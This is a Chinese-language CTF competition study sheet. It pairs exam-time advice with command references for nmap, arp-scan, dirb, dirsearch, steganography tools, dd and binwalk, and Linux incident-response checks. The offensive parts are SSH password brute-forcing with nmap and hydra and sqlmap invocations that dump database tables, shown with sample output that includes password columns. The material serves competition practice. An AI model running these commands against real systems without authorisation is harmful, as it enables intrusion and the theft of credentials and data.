CTF - 比赛复习概要汇总

杂项
CTF-Wiki
编码(Base64 | ASCII)
图片隐写(HEX | dd分离)
音频隐写
数据包分析
博客园 菜鸟-传奇
Linux
Linux 应急响应
Linux 应急响应 bypass007
Linux 应急响应 freebuf·
Linux 定时任务和 Shell 入门到精通
Linux Shell
Linux Crontab CaiNiao
Linux Crontab readthedocs
Web
ab-alex
BurpSuite简明教程
Burp Suite 实战指南
Burp Suite - Web Application Basics for Beginners (Kali Linux Tutorial)
PHP 代码审计
wgpsec.org
SQL 注入(SQL_Map)
wgpsec.org
wintrysec
Nmap 端口扫描
wgpsec.org

比赛杂谈

答题时间：

我建议每道题给3-5分钟作思路建设时间，具体看题目简易和把握程度而定，波动接受在2分钟之内，如果一道题很简单，但是6分钟都没有思路，请跳过。有些题目看起来很简单，但事实却很难，比如说你完成图片隐写得出的一串编码，解码后得到的却不是flag，而是一串二进制数据，

一串摩斯密码，甚至是一个解压密码等等。所以有些题目需要适当地放弃，因为3小时根本不足够一道题一道题流线地完成。| *就如我对Linux应急响应抱有属于自己的信心，却浪费了30分钟都没发现有价值的信息，我当时就应该在Linux执行全局搜索flag，而不是分析日志，用户和离线页面*

知识储备：

其实有时有些题目并不会很难，我上场前一直在学习反序列漏洞，逆向等等。到场才发现其实很多时候根本做不到后面，我甚至怀疑根本没有那么难的题，因为这不是很重要的赛事（？），所以请**务必巩固基础**，学会Windows一些软件的使用，Linux一些快捷工具的使用。千万不要像我，用VirtualBox，而不熟悉VMware。很简单的音频频谱隐写，却不知道摁哪个按钮。一键命令就可以搞定的事情，却需要查询dd --help。BurpSuite换成汉化破解版就不会用了，第一次觉得中文如此晦涩难懂。。。吃尽了开源精神的亏。

总结：

①不要有负担，平常多练题，见识一些疑难杂症，但是请以基础为本，多学基础，比如BurpSuite使用一定要熟悉，基本命令一定要明白。
②其次不要在答不出来的题目浪费超过10分钟的时间，即便题目真的很简单。
③记得多熟悉 “邪恶的” 主流工具，也不能以辅助工具学不到真本事而不去学习使用辅助工具。按人生角度来说，这是正确的。但是按比赛角度来说，这是笨。

重要命令 & 知识点

Kali Linux系统字典存放目录： `/usr/share/wordlists`

Nmap 的一些常用指令参数

目标选择

```
nmap $ip                    # 单个扫描
nmap $url                   # 扫描主机
nmap -P0 $ip                # 无ping扫描:常用于防火墙禁止ping的情况
nmap $192.168.1.1-20        # 扫描一系列IP(1-20)
nmap 192.168.1.1/24         # 扫描子网(1-255)
nmap -iL $ip.txt            # 从文本文件获得扫描目标
```

端口选择

```
nmap -p $端口 $ip             # 扫描单个端口
nmap -p 1-100 $192.168.1.1  # 扫描一系列端口
nmap -F $ip                   # 扫描100个最常见的端口（快速）
nmap -p- $ip                  # 扫描所有65535端口
nmap -p 80,22,3306 $ip        # 扫描指定端口
```

操作系统和服务检测

```
nmap -A $ip          # 检测操作系统和服务
nmap -sV $ip         # 探测开放的端口的系统/服务信息
nmap -sC $ip         # 探测目标主机存在的漏洞

nmap -p $port(s) -sT -Pn $target(s)
# 例如：
nmap -p 22,80,443 -sT -Pn 192.168.1.1-20
# 对192.168.1.1到192.168.1.20范围内的所有主机进行TCP连接扫描，跳过主机发现步骤。
# 即使某些主机不响应ping请求或其他探测，也会假定它们是在线的。扫描完成后，nmap 会显示每个目标主机的端口状态信息，例如哪些端口是开放的、关闭的或过滤的，以及可能的服务信息。
```

爆破密码

```
# nmap 定义user/user文件，定义passwd/passwd文件来爆破指定IP的SSH
nmap --script ssh-brute --script-args userdb=$user,passdb=$passwd $IP

# 这并不是nmap的强项，肯定是不如九头蛇(hydra)的，这里只是展示原生的nmap爆破方法。而hydra一分钟的事情，可能nmap需要十分钟。好吧，或许有点夸张了，但事实如此。
```

hydra 爆破

```
hydra -l $user -P $passwd $IP $协议
# 如下
hydra -l $指定user为root -P $不指定唯一密码，指定密码字典绝对目录 $IP地址 $ssh协议
```

通过 arp-scan 发现内网目标

```
arp-scan -l                 # 扫描本地子网上的所有 IP 地址
arp-scan $192.168.1.0/24    # 尝试不同的子网
arp-scan -lq                # 仅查看实时主机，看不到任何错误消息统计信息
arp-scan -I $eth0 -l        # 使用你所需的网络接口进行扫描
```

网站目录扫描

dirb

```
# 使用/usr/share/wordlists/dirb/big.txt 字典来扫描Web服务
dirb $url /usr/share/wordlists/dirb/big.txt

#格式:
dirb <url_base> [<wordlist_file(s)>] [options]
-a #设置user-agent
-p #<proxy[:port]>设置代理
-c #设置cookie
-z #添加毫秒延迟，避免洪水攻击
-o #输出结果
-X #在每个字典的后面添加一个后缀
-H #添加请求头
-i #不区分大小写搜索
```

dirsearch

```
dirsearch -u $url          # 扫描url存在的目录
dirsearch -u $url -e php   # 指定扫描的文件名为php，若不确定，请用 -e *
```

Strings 快速检索文件字符串


```
strings $filename      # 检查任意文件的str字符串内容，可以是压缩包，不知后缀或图片等
strings $filename | grep-i "flag{"  # 检索文件，利用grep只输出有 "flag{" 的值
```

CTF 隐写工具

dd - Linux 原生命令

当文件自动分离出错或者因为其他原因无法自动分离时，可以使用dd实现文件手动分离。配合 `binwalk $filename` 命令使用。得知 开始分离的字节数。

```
dd if=$母本 of=$副本 skip=$跳过的字节+0 bs=$读写的字节数(1)
```



binwalk - Linux内置快捷工具

Binwalk是Linux下用来分析和分离文件的工具，可以快速分辨文件是否由多个文件合并而成，并将文件进行分离。如果分离成功会在目标文件的目录。同目录下生成一个形如 *文件名* extracted 的文件目录，目录中有分离后的文件。

```
#用法:
binwalk $filename      # 分析文件
binwalk -e $filename   # 分离文件
```

steghide - 一套式，加解密工具 | 一般需要密码

```
steghide embed -cf $文件载体 -ef $待隐藏文件    # 简单明了
steghide info $filename                        # 查看文件信息
steghide extract -sf $filename                 # 提取文件中隐藏的文件
```

MySQL注入 - SQLMap

```
sqlmap -u "http://192.168.56.102:8080/user.php?id=0" # 扫描url
```

指定数据库管理系统：

参数：`--dbms`

> dbms 是`Database Management System`的缩写。默认情况下 Sqlmap 会自动检测网站使用的数据库管理系统。

```
sqlmap --dbms MySQL <version>  # 指定数据库为MySQL
```

如果在添加`--dbms`参数的同时还添加了`--fingerprint`，Sqlmap 只会在指定的数据库管理系统内进行指纹识别。
只有在很确定时使用`--dbms`，否则还是让 Sqlmap 自动检测更好些

列举数据库数据库的所有表：

参数：`--tables`、`--exclude-sysdbs` 和 `-D`

```
sqlmap -u $url -D $DBName --tables
```

列举数据表的所有列

参数：`--columns`、`-C`、`-T` 和 `-D`
如权限允许，使用参数`--columns`可以列出用`-D`指定的数据库中用`-T`指定的表中的所有列的名字和数据类型。

若没有指定数据库则会默认使用当前数据库。还可以用`-C`指定感兴趣的某几列这样就不用列出所有列来。
下面是以 SQLite 为目标的例子：

```
sqlmap -u $url --columns -D $testdb -T $users
```

部分输出如下：

```
Database: SQLite_masterdb
Table: users
[3 columns]
+---------+---------+
| Column  | Type    |
+---------+---------+
| id      | INTEGER |
| name    | TEXT    |
```

```
| surname | TEXT    |
+---------+---------+
```

在 PostgreSQL 中，数据库的名字一定是`public`或者是某个系统表
。因为在 PostgreSQL 中只能列举当前数据库或系统数据库中数据，而 WEB 应用连接的数据库别名总是`public`

列举表中数据

参数：`--dump`、`-C`、`-T`、`-D`、`--start`、`--stop`和`--where`
权限允许时可以列举表中数据。用参数`-D`指定数据库，用参数`-T`指定数据表，用参数`-C`指定目标列。
若只指定了数据表而没有指定数据库则默认使用当前数据库。若没有指定列则列举表中全部列。
下例是以 Firebird 为目标

```
sqlmap -u $url --dump -T $users
```

部分输出如下：

```
Database: Firebird_masterdb
Table: USERS
[4 entries]
+----+--------+------------+
| ID | NAME   | SURNAME    |
+----+--------+------------+
| 1  | luther | blisset    |
| 2  | fluffy | bunny      |
| 3  | wu     | ming       |
| 4  | NULL   | nameisnull |
+---+--------+------------+
```

只使用参数`--dump`和`-D`可以一次性列举整个数据库中所有数据。
Sqlmap 会自动将参数`--dump`列举的数据保存到 CSV 格式文件中，文件具体路径会在 Sqlmap 的输出中给出，如：

```
sqlmap -u $url -D $DSSchool --dump
```

结果:

```
[11:15:27] [INFO] analyzing table dump for possible password hashes
Database: DSSchool
```

```
Table: T_SCORESYSTEMTEACHERS
[2 entries]
+-----+----------+-------+---------+----------+
| AGE | NAME     | TITLE | ACCOUNT | PASSWORD |
+-----+----------+-------+---------+----------+
| 21  | neo      | ??    | 001     | 001      |
| 31  | morphine | ??    | 002     | 002      |
+-----+----------+-------+---------+----------+

[11:15:27] [INFO] table 'DSSchool.T_SCORESYSTEMTEACHERS' dumped to CSV file
'/home/werner/.sqlmap/output/192.168.56.102/dump/DSSchool/T_SCORESYSTEMTEACH
ERS.csv'
```

截取的输出中最后一行便是 CSV 文件保存的路径。

若只想列举部分数据可以使用参数 `--start` 和 `--stop`。如只想列举第一条数据可以添加 `--stop 1`，
只想列举第二和第三条数据可以添加 `--start 1 --stop 3`，可见这是一个左开右闭区间。
区间范围仅在盲注中有效，因为在基于错误信息的注入和联合查询注入中区间范围会被忽略。

除了用区间范围限制列举的数据外，还可以用 `--where` 参数来限制列举的数据。
`--where` 参数会被 Sqlmap 转换成 WHERE 子句，如 `--where id>3` 会只列举列 id 的值大于 3 的数据。

Linux 应急响应

动态篇

`netstat -antlp|more` - 系统上当前的网络连接状态和监听端口情况

`netstat -antlp|more` 命令用于显示系统上当前的网络连接状态和监听端口情况，并使用 `more` 分页显示输出，以便在输出较长时逐页查看。具体输出内容包括：

- `Proto`：显示网络连接使用的协议，如TCP或UDP。
- `Recv-Q` 和 `Send-Q`：分别表示接收队列和发送队列的长度，这些值表示在队列中等待传输的数据量。
- `Local Address`：表示本地地址和端口号。
- `Foreign Address`：表示远程地址和端口号。
- `State`：表示连接的状态，例如ESTABLISHED（已建立）、LISTEN（监听）、CLOSE_WAIT（等待关闭）等。
- `PID/Program name`：表示与该连接关联的进程ID和进程名称。
  通过使用 `more` 命令，输出会逐页显示，用户可以按下空格键以逐页向下滚动，直到查看完

整输出或按下 `q` 键退出。

`file /proc/$PID/exe` - 查看指定进程的可执行文件路径

`file /proc/$PID/exe` 命令用于查看指定进程的可执行文件路径。其中 `$PID` 是进程的ID号。执行该命令后，系统将返回该进程的可执行文件路径及相关信息。

ps aux | grep $PID - 查找正在运行的进程

`ps aux | grep $PID` 命令用于查找正在运行的进程，并通过进程ID（PID）进行过滤。具体操作如下：

- `ps aux`：这个命令用于列出系统上所有正在运行的进程的详细信息。
- `|`：这个符号是管道符号，将 `ps aux` 命令的输出作为 `grep` 命令的输入。
- `grep PID`：`grep` 命令用于在输入中搜索包含指定模式的行。在这里，`PID` 是您要查找的进程的进程ID。
  执行这个命令后，系统将返回包含指定PID的进程的详细信息，帮助您查找特定进程。

静态篇

查看历史命令

```
cat ~/bash_history >> history.txt
```

最近修改项

`find ./ -iname "*" -mtime -10 -print` 命令用于在当前目录及其子目录中查找文件，并根据修改时间筛选出最近10天内被修改过的文件。具体解释如下：

- `./`：表示当前目录。
- `-iname "*"`：`-iname` 选项用于不区分大小写地匹配文件名，而 `"*"` 通配符表示所有文件。
- `-mtime -10`：`-mtime` 选项用于根据文件的修改时间进行筛选。`-10` 表示在过去的10天内，`-` 符号表示之前的时间。
- `-print`：打印出符合条件的文件路径。
  执行该命令后，系统将列出当前目录及其子目录中在过去10天内被修改过的所有文件的路径。

`find ./ -iname "*" -atime -1 -type f` 命令用于在当前目录及其子目录中查找文件，并根据访问时间筛选出最近一天内被访问过的普通文件。具体解释如下：

- `./`：表示当前目录。
- `-iname "*"`：`-iname` 选项用于不区分大小写地匹配文件名，而 `"*"` 通配符表示所有文件。
- `-atime -1`：`-atime` 选项用于根据文件的访问时间进行筛选。`-1` 表示在过去的1天内，`-` 符号表示之前的时间。
- `-type f`：`-type` 选项用于指定文件类型，`f` 表示普通文件。
  执行该命令后，系统将列出当前目录及其子目录中在过去一天内被访问过的所有普通文件的路径。

账号安全

先查看基础用户信息文件(/etc/passwd，/etc/shadow，/etc/group)

```
# 1、查询特权用户特权用户(uid 为0)
awk -F: '$3==0{print $1}' /etc/passwd

# 2、查询可以远程登录的帐号信息
awk '/\$1|\$6/{print $1}' /etc/shadow

# 3、除root帐号外，其他帐号是否存在sudo权限。如非管理需要，普通帐号应删除sudo权限
more /etc/sudoers | grep -v "^#\|^$" | grep "ALL=(ALL)"

# 4、禁用或删除多余及可疑的帐号
usermod -L user     #禁用帐号，帐号无法登录，/etc/shadow第二栏为!开头
userdel -r user     #将删除user用户，并且将/home目录下的user目录一并删除
```

检查开机启动项

`chkconfig --list` 命令用于列出系统上所有服务的启动状态。执行该命令后，系统将显示每个服务的名称以及其在不同运行级别（如0、1、2、3、4、5和6）下的启动状态。通常，启动状态由"on"（已启用）和"off"（已禁用）表示。
系统运行级别示意图：

运行级别	含义
0	关机
1	单用户模式，可以想象为windows的安全模式，主要用于系统修复
2	不完全的命令行模式，不含NFS服务

运行级别	含义
3	完全的命令行模式，就是标准字符界面
4	系统保留
5	图形模式
6	重启动


杂项 - 解题思路

收集总结自-菜鸟传奇(https://www.cnblogs.com/cainiao-chuanqi/p/15192504.html)
收集总结自-CTF Wiki(https://ctf-wiki.org/misc/introduction/)

快速对已知/未知文件进行Flag值检索

Linux命令 `strings` - 用于提取文件中的str值，一般搭配grep过滤检索用。

```
strings $filename
```



例：

```
strings $filename | grep -i "flag{"
```

文件类型识别

Linux命令 `File` - 查看没有后缀的文件是什么寄吧东西
对于没有后缀的文件，我们可以通过 `file` 命令来查看文件到底是个什么鬼东西。
到底是Zip压缩包，还是7z，再或者是JPG、PNG等等
命令如下：

```
file $文件名
```

Windows软件 Winhex 查看文件哈希信息
根据文件哈希信息里面的文件头类型信息就很很容易判断出文件类型。

常见的文件头类型如图所示

文件类型	文件头
JPEG (jpg)	FFD8FFE1
PNG (png)	89504E47
GIF (gif)	47494638
TIFF (tif)	49492A00
Windows Bitmap (bmp)	424DC001
ZIP Archive (zip)	504B0304
RAR Archive (rar)	52617221
Adobe Photoshop (psd)	38425053
Rich Text Format (rtf)	7B5C727466
XML (xml)	3C3F786D6C
HTML (html)	68746D6C3E
Adobe Acrobat (pdf)	255044462D312E
Wave (wav)	57415645
pcap (pcap)	4D3C2B1A

文件头残缺/错误: 通常文件无法正常打开有两种情况，一种是文件头部残缺， 另一种是文件头部字段错误。针对文件头部残缺的情况，使用winhex或者010 Editor程序添加相应的文件头，针对头部字段错误，可以找一个相同类型的文件进行替换。| **使用场景:** 文件头部残缺或文件头部字段错误无法打开正常文件。

文件分离操作

两个文件合二为一的隐写操作时就得需要进行文件分离操作。

Linux自带 Binwalk工具
Binwalk是Linux下用来分析和分离文件的工具，可以快速分辨文件是否由多个文件合并而成，并将文件进行分离。如果分离成功会在目标文件的目录。 同目录下生成一个形如 *文件名* extracted 的文件目录，目录中有分离后的文件。

```
用法:
分析文件: binwalk $filename
分离文件: binwalk -e $filename
```


Linux需安装 foremost工具
如果binwalk无法正确分离出文件，可以使用foremost。
用法: `foremost $文件名 -o $输出目录名`

Linux自带 dd命令 - 当文件自动分离出错或者因为其他原因无法自动分离时，可以使用dd实现文件手动分离。*配合 `binwalk $filename` 命令使用。得知 开始分离的字节数。
格式:

```
dd if=$源文件 of=$目标文件名 bs=1 skip=$开始分离的字节数
```


参数说明:


```
if=file #输入文件名，缺省为标准输入。
of=file #输出文件名，缺省为标准输出。
bs=bytes #同时设置读写块的大小为bytes，可代替ibs和obs。
skip=blocks #从输入文件开头跳过blocks个块后再开始复制。
```




Windows软件 Winhex - 除了使用dd外，还可以使用winhex实现文件手动分离，将目标文件拖入winhex中，找到要分离的部分，点击复制即可。
使用场景: windows 下利用winhex程序对文件进行手动分离
例:新建一个文件，文件大小1byte， 在文件开头位置点击粘贴，弹出提示框选否、确定，将文件

保存为想要的后缀即可。







Windows/Linux软件 010Editor - 如上



二进制/哈希 转成正常文件

需要一个Hax编辑器，Winhex / 010Editor





图上只是示例，文件不一定就是rar，或许是exe，或许是png，或许是python文件，或许更多。

文件合并操作

Linux下的文件合并
使用场景: linux 下，通常对文件名相似的文件要进行批量合并
格式: cat 合并的文件>输出的文件
完整性检测: linux下计算文件md5:
`md5sum $文件名`

Windows下的文件合并
使用场景:windows下，通常要对文件名相似的文件进行批量合并
格式: copy/B合并的文件输出的文件命令
完整性检测: windows 下计算文件md5:
`certutil –hashfile $文件名 md5`

文件隐写

文件内容隐写

文件内容隐写，就是这群byd将KEY、线索等东西以十六进制的形式写在文件中，**通常在文件的开头或结尾部分**，分析时通常重点观察文件开头和结尾部分。如果**在文件中间部分，通常搜索关键字KEY或者flag来查找隐藏内容。** 那么有什么工具？(有时候也会藏在，右键，属性中)


Winhex/010Editor
通常将要识别的文件拖入软件中，查找具有关键字或明显与文件内容不和谐的部分，通常优先观察文件首部和尾部，搜索flag或key等关键字，最后拖动滚轮寻找。

Notepad++
使用notepad++打开文件，查看文件头尾是否有含有关键字的字符串，搜索flag或key等关键字，最后拖动滚轮寻找。
另外通过安装插件HEX-Editor可以实现winhex的功能。

